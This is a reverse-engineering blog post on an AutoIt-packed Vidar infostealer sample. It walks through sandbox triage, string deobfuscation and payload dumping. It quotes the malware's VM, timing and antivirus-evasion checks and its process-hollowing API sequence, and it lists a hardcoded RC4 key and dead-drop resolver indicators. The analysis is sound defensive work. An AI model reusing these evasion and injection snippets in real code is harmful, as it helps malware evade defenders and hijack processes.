
[SamplePedia] The Wolf in AutoIt’s Clothing - How Vidar Hides in Plain Sight
Introduction
This blog post series is first entry in a short series that walks through interesting malware samples shared on SamplePedia, a collection curated by Karsten Hahn. I enjoy these challenges because they’re focused and practical — like CTF problems, but rooted in real-world samples.
Analysis
The objective is straightforward: unpack the payload and extract the C2 server. The sample analyzed here is available for download from SamplePedia

Sandbox analysis (initial triage)
I begin with a dynamic sandbox run to get a high-level view of runtime behavior and artifacts. For this analysis I used a local CAPEv2 instance to inspect the process tree, spawned files, network activity, and triggered detection rules.

From the process tree we see the sample launches a batch-like script named Charlotte.eml.


Sandbox alerts indicate a dropped binary Corner.com under %TMP%\IXP000.TMP\143947.


Network traces show the sample contacting public services (Telegram and Steam) using handles/URLs such as @tkt1kr and t_.k gjt.clashofmaps.vip. This is a classic Dead Drop Resolver (DDR) pattern: the malware leverages legitimate public platforms to retrieve instructions instead of connecting directly to an attacker-controlled host.

A quick VirusTotal scan also provides corroborating indicators.
Oh, we got the unpacked payload easily, but we need to get it in a dirty way.
Extracting the embedded AutoIt script

Analysis of the sample container revealed a .cab archive with multiple embedded files. One file named Fruit contains a partial PE image — likely a fragment of the Corner.com binary — and another file labeled Charlotte.eml (Batch script)



Sandbox traces show Charlotte.eml executing via cmd, assembling additional files under %TMP%\IXP000.TMP\143947. To accelerate analysis I used the debugger to break at the earliest script execution point, allowing dropping (Corner.com) and the R script (Compiled AutoIt script).

We can decompile the AutoIt script using daovantrong’s tool (myAutToExe) and then deobfuscated the result. The R script uses a trivial obfuscation: strings are Caesar-shift encoded, concatenated and separated using the N character. I automated deobfuscation (script available in my repository) to quickly reveal the decoded strings. Example outputs:
[1] Key: 9 (10 - 1)
Encoded: 77N123N114N127N110N80N110N125N92N110N123N114N106N117N49N48N1...
Decoded: DriveGetSerial('qYUUXkGRUFAW')
--------------------------------------------------------------------------------
[8] Key: 7 (8 - 1)
Encoded: 107N126N118N121N107
Decoded: dword
--------------------------------------------------------------------------------
[9] Key: 5 (8 - 3)
Encoded: 77N92N115N105N45N44N77N102N126N66N44N46
Decoded: HWnd('Hay=')
--------------------------------------------------------------------------------
[10] Key: 5 (8 - 3)
Encoded: 112N106N119N115N106N113N56N55N51N105N113N113
Decoded: kernel32.dll
--------------------------------------------------------------------------------
Anti-Analysis Techniques
There are 2 main techniques that the sample uses to evade analysis:
- Environment checks (VM/Sandbox Detection):
Case 33618 If Not ProcessExists("vmtoolsd.exe") = True Or ProcessExists("VboxTray.exe") = True Or ProcessExists("SandboxieRpcSs.exe") Then Exit - Timing-based checks — Uses
GetTickCountbefore/afterSleepto ensure execution timing conforms to expectations (±500ms tolerance); mismatches trigger an early exit.; Get initial tick count $STEERINGPLAYERS = DllCall("kernel32.dll", "long", "GetTickCount")[0] ; [sinppet] ; Sleep for specified time DllCall("kernel32.dll", "DWORD", "Sleep", "dword", $CONSOLIDATEDTOMORROWEXPERIENCINGCNNLIS) ; Get tick count after sleep $AUTOCONVERSIONANTI = DllCall("kernel32.dll", "long", "GetTickCount")[0] ; Calculate time difference $SUBURBANINTEGRATINGADAPTERSINDEX = $AUTOCONVERSIONANTI - $STEERINGPLAYERS ; Check if timing is within expected range (±500ms tolerance) If Not (($SUBURBANINTEGRATINGADAPTERSINDEX + 500) >= $CONSOLIDATEDTOMORROWEXPERIENCINGCNNLIS And ($SUBURBANINTEGRATINGADAPTERSINDEX - 500) <= $CONSOLIDATEDTOMORROWEXPERIENCINGCNNLIS) Then Exit EndFunc - AV presence delays — If specific AV processes are detected (e.g., Bitdefender, Avast), the script sleeps for an extended period to evade automated analysis.
 Func SLIPMASTERARRANGEDVOTES($CONSOLIDATEDTOMORROWEXPERIENCINGCNNLIS)
 ; [sinppet]
     Case 56382
     DllCall("kernel32.dll", "DWORD", "Sleep", "dword", $CONSOLIDATEDTOMORROWEXPERIENCINGCNNLIS)
     ExitLoop
 EndFunc
 ; [sinppet]

 If ProcessExists("bdagent.exe") Then SLIPMASTERARRANGEDVOTES(160000)  ; sleep for 160 seconds if bitdefender is running

 ; [sinppet]

 Case 29179
     (Call("ProcessExists", "avastui.exe")) ? SLIPMASTERARRANGEDVOTES(10000) : (Opt("TrayIconHide", 28210567 / 28210567))  ; sleep for 10 seconds if avast is running
     ExitLoop
Process Injection
The script performs a form of classic process hollowing injection. It creates a suspended process (one of several options depending on environment) and then overwrites the target process image with the decrypted payload:
- Primary target:
TapiUnattend.exe(Windows Telephony service) - Alternate:
cscript.exe(used when Bitdefender is present — the script also drops a shortcutScanCraft.lnk) - Fallback:
AutoIt3.exe(used when certain AVs are present)
Used APIs:
CreateProcessWwithCREATE_SUSPENDEDGetThreadContextto retrieve registers and image base- Write in-memory image base adjustments for 32/64-bit (
Eax/Rcxedits) NtResumeThreadto resume execution at the injected OEP
$ENDORSEMENTADVANCEMENT = DllCall("kernel32.dll", "bool", "CreateProcessW",
    "wstr", Null,
    "wstr", $ACTIVELYMAINTAINSMETHODOLOGYCLOUD & " " & $VPBAYPG,
    "ptr", 0,
    "ptr", 0,
    "int", 0,
    "dword", $NIGHTSCOSMETICSPHILIPS,  ; CREATE_SUSPENDED = 0x00000004
    "ptr", 0,
    "ptr", 0,
    "ptr", DllStructGetPtr($MARTURGETIN),
    "ptr", DllStructGetPtr($SEANDAKOTAINDIVIDUALLY))

$ENDORSEMENTADVANCEMENT = DllCall("kernel32.dll", "bool", "GetThreadContext",
    "handle", $ROMLEMONZIP,
    "ptr", DllStructGetPtr($FIRSTPROTECTING))

; Getting the image base
DllStructSetData($INVESTMENTCANVASSIT, "ImageBase", $LOUISIANABUDDYJPGPERCENTAGE)

; Changing the image base in case of x86 (32-bit)
DllStructSetData($FIRSTPROTECTING, "Eax",
$LOUISIANABUDDYJPGPERCENTAGE + $BRAZILWCUPGRADES)

; Changing the image base in case of x64 (64-bit)
DllStructSetData($FIRSTPROTECTING, "Rcx",
$LOUISIANABUDDYJPGPERCENTAGE + $BRAZILWCUPGRADES)

$ENDORSEMENTADVANCEMENT = DllCall("ntdll.dll", "dword", "NtResumeThread",
"handle", $ROMLEMONZIP,
"long*", 0)
Unpacking Vidar
Statically


The embedded PE (the final payload) is RC4-encrypted and compressed with LZNT1. The AutoIt script includes an RC4 wrapper (hardcoded) and the encrypted blob is present as a large in-script constant ($CPHNIMB). The script uses a hardcoded RC4 key:
8512259143849664537439540210
After RC4 decryption, the script calls RtlDecompressFragment with COMPRESSION_FORMAT_LZNT1 (0x2) to obtain the executable image.
Dynamically

To unpack the real payload (injected PE file), we will debug Corner.com with R script and make sure to bypass all anti-analysis techniques (We can just comment out these techniques in the script), our main task is to find out the OEP of the injected PE file, dump it, fix the PE sections (mapping raw addresses to virtual address because we dumped from memory), so we make the following steps:
- Set a breakpoint at
GetThreadContextandNtResumeThread. - Go to the offset of the image base (
lpContext + 0x80) => This is the old OEP - Run until
NtResumeThreadis called and we will get the new OEP - Open another instance of our debugger and attach to newly created process (AutoIt3.exe or cscript.exe or TapiUnattend.exe)
- Dump the payload and fix the PE sections (We can use PE-bear to fix the PE sections)

